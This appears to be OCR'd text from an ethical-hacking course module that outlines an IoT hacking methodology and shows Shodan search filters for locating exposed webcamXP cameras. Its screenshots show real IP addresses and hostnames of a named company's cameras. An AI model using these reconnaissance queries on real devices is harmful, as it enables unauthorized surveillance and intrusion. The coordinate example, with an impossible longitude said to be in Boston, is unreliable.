3.0.0.0/8                   - General Electric (GE)
15.0.0.0/7                  - Hewlett-Packard (HP)
56.0.0.0/8                  - US Postal Service
10.0.0.0/8                  - Internal network
192.168.0.0/16              - Internal network
172.16.0.0/14               - Internal network
100.64.0.0/10               - IANA NAT reserved
169.254.0.0/16              - IANA NAT reserved
198.18.0.0/15               - IANA Special use
224.*.*.*+                  - Multicast
6.0.0.0/7                   - Department of Defense
11.0.0.0/8                  - Department of Defense
21.0.0.0/8                  - Department of Defense
22.0.0.0/8                  - Department of Defense
26.0.0.0/8                  - Department of Defense
28.0.0.0/7                  - Department of Defense
30.0.0.0/8                  - Department of Defense
33.0.0.0/8                  - Department of Defense
55.0.0.0/8                  - Department of Defense
214.0.0.0/7                 - Department of Defense
```

Figure 18.21: List of known networks in the US




Module Flow

1. **IoT Concepts**
2. **IoT Attacks**
3. **IoT Hacking Methodology**
4. **IoT Hacking Tools**
5. **Countermeasures**

IoT Hacking Methodology

Using the IoT hacking methodology, an attacker acquires information through techniques such as gathering information, identifying attack surface area, and vulnerability scanning, and uses it to hack the target device and network. This section will focus on the tools and techniques used by attackers to achieve their goal of hacking the target IoT device.



What is IoT Device Hacking?

The objective of IoT device hacking is to **compromise smart devices** like CCTV cameras, automobiles, printers, door locks, and washing machines to gain unauthorized access to network resources and IoT devices

How a hacker gains profit from the IoT when it is successfully compromised:

- **Creates a Botnet of the compromised IoT devices to launch a DDoS attack**
- **Sells compromised data in black markets**
- **Performs malicious activities on compromised IoT devices**
- **Installs Ransomware to block access to an IoT device and ask for ransom**
- **Uses compromised IoT devices to steal the identity of a victim and perform credit card related frauds**
- **Uses compromised CCTV cameras to snoop on families**

What is IoT Device Hacking?


Owing to the significant growth of the paradigm of the IoT, an increasing number of devices are entering our lives every day. From the automation of homes to healthcare applications, the IoT is everywhere. However, despite the ability of IoT devices to make our lives easier and more comfortable, we cannot underestimate the risk of cyber-attacks. IoT devices lack basic security, thus making them prone to various types of cyber-attacks.

The objective of a hacker in exploiting IoT devices is to gain unauthorized access to the user's device and data. A hacker can use compromised IoT devices to build up an army of botnets, which in turn is used to launch a DDoS attack.

How a hacker gains profit from the IoT when it is successfully compromised

Today, all your data, location, email accounts, financial information, and pictures reside on your smart devices or IoT devices, which is a treasure trove of data for hackers. With the increase in selling and buying of IoT devices in the market, they are now outnumbering people. The number of IoT devices is expected to reach 75 billion in 2025.

Owing to a lack of security policies, smart devices become easy targets for hackers, who can compromise them to spy on user activities, misuse sensitive information (such as a patient's health record), install ransomware to block access to the target device, monitor a victim's activities using CCTV cameras, carry out credit card fraud, gain access to a user's home, or add the device to an army of botnets to carry out DDoS attacks.



IoT Hacking Methodology

Information Gathering	The first step in IoT device hacking is to **extract information** such as IP address, protocols used, open ports, device type, geo location of a device, manufacturing number, and manufacturing company of a device
Vulnerability Scanning	Vulnerability scanning helps an attacker to identify the IoT devices with **weak configurations** such as hidden exploits, firmware bugs, weak settings and passwords, and poorly encrypted communications
Launch Attacks	The vulnerabilities found are exploited further to **launch various attacks** such as DoS attacks, rolling code attacks, jamming signal attacks, Sybil attacks, MITM attacks, data and identity theft attacks
Gain Remote Access	Based on the vulnerabilities in an IoT device, the attacker may turn the device into a **backdoor to gain access** to an organization's network without infecting any end system that is protected by IDS/IPS, firewall, antivirus software, etc.
Maintain Access	Attackers remain **undetected by clearing the logs**, update the firmware and use **malicious programs** such as backdoors and Trojans to maintain access

IoT Hacking Methodology

The following are the different phases in hacking an IoT device:

- Information Gathering
- Vulnerability Scanning
- Launch Attacks
- Gain Remote Access
- Maintain Access


Information Gathering using Shodan

- Shodan provides information about all the **internet-connected devices** such as routers, traffic lights, CCTV cameras, servers, and smart home devices
- Attackers can utilize this tool to gather information such as **IP address**, **hostname**, **ISP**, **device's location** and **the banner of the target IoT device**
- Attackers can gather information on a target device using filters given below:
  - Search for webcams using geolocation:

    `webcamxp country:"US"`
  - Search using city:

    `Webcamxp city:"streetsboro"`
  - Find webcams using longitude and latitude:

    `Webcamxp geo:" -50.81,201.80"`


webcamxp city:"streetsboro"
shodan.io/search?query=webcamxp+city%3A"streetsboro"
Shodan
Developers
Monitor
View All...
Show API Key
Help Center
SHODAN
Explore
Downloads
Reports
Pricing
Enterprise Access
My Account
Upgrade
Exploits
Maps
Share Search
Download Results
Create Report
TOTAL RESULTS
237
TOP COUNTRIES
United States 237
TOP SERVICES
TOP ORGANIZATIONS
Jo-ann Stores, LLC 237
208.83.33.217
Jo-ann Stores, LLC
United States, Streetsboro
HTTP/1.1 704 t
Server: webcamXP

New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

https://www.shodan.io

Information Gathering

The first and foremost step in IoT device hacking is to extract information such as the IP address, protocols used (Zigbee, BLE, 5G, IPv6LoWPAN, etc.), open ports, device type, geo-location of a device, manufacturing number, and manufacturing company of a device. In this step, an attacker also identifies the hardware design, its infrastructure, and the main components embedded in a target device that is present online. Attackers make use of tools such as Shodan, Censys, and Thingful to perform information gathering or reconnaissance on a target device. Devices that are unavailable in the network but within the communication area can also be detected by using sniffers such as Foren6, Suphacap, CloudShark, and Wireshark.

Information Gathering using Shodan

Source: *https://www.shodan.io*

Shodan is a search engine that provides information about all Internet-connected devices, such as routers, traffic lights, CCTV cameras, servers, smart home devices, and industrial devices. Attackers can make use of this tool to gather information such as the IP address, hostname, ISP, device location, and the banner of the target IoT device.

Attackers can gather information on a target device using the filters given below:

- **Search for webcams using geolocation**

  `webcamxp country: "US"` (Obtains all the webcamxp webcams present in US.)
- **Search using city**


  `webcamxp city:"streetsboro"` (Obtains existing webcamxp webcams in Streetsboro.)

- **Find webcams using longitude and latitude**

  `webcamxp geo:" -50.81,201.80"` (Obtains a specific webcam present at the geolocation "-50.81,201.80" in the city Boston and country US.)

Additional filters used by the attackers to obtain target information:

- **Net**: Search based on the IP address or CIDR
- **OS**: Search based on the operating system used by the devices
- **Port**: Find all open ports
- **Before/after**: Provides result within a certain timeframe


webcamxp city:"streetsboro" - Sh
shodan.io/search?query=webcamxp+city%3A"streetsboro"
Shodan
Developers
Monitor
View All...
Show API Key
Help Center
SHODAN
webcamxp city:"streetsboro"
Explore
Downloads
Reports
Pricing
Enterprise Access
My Account
Upgrade
Exploits
Maps
Share Search
Download Results
Create Report

TOTAL RESULTS

237

TOP COUNTRIES

United States	237

TOP SERVICES

1027	121
9206	116

TOP ORGANIZATIONS

Jo-ann Stores, LLC	237

New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

d
208.83.33.166
dc.joann.com
Jo-ann Stores, LLC
Added on 2019-10-14 18:41:57 GMT
United States, Streetsboro

```
HTTP/1.1 704 t
Server: webcamXP
```

d
208.83.33.46
reciprocallink.joann.com
Jo-ann Stores, LLC
Added on 2019-10-14 18:20:37 GMT
United States, Streetsboro

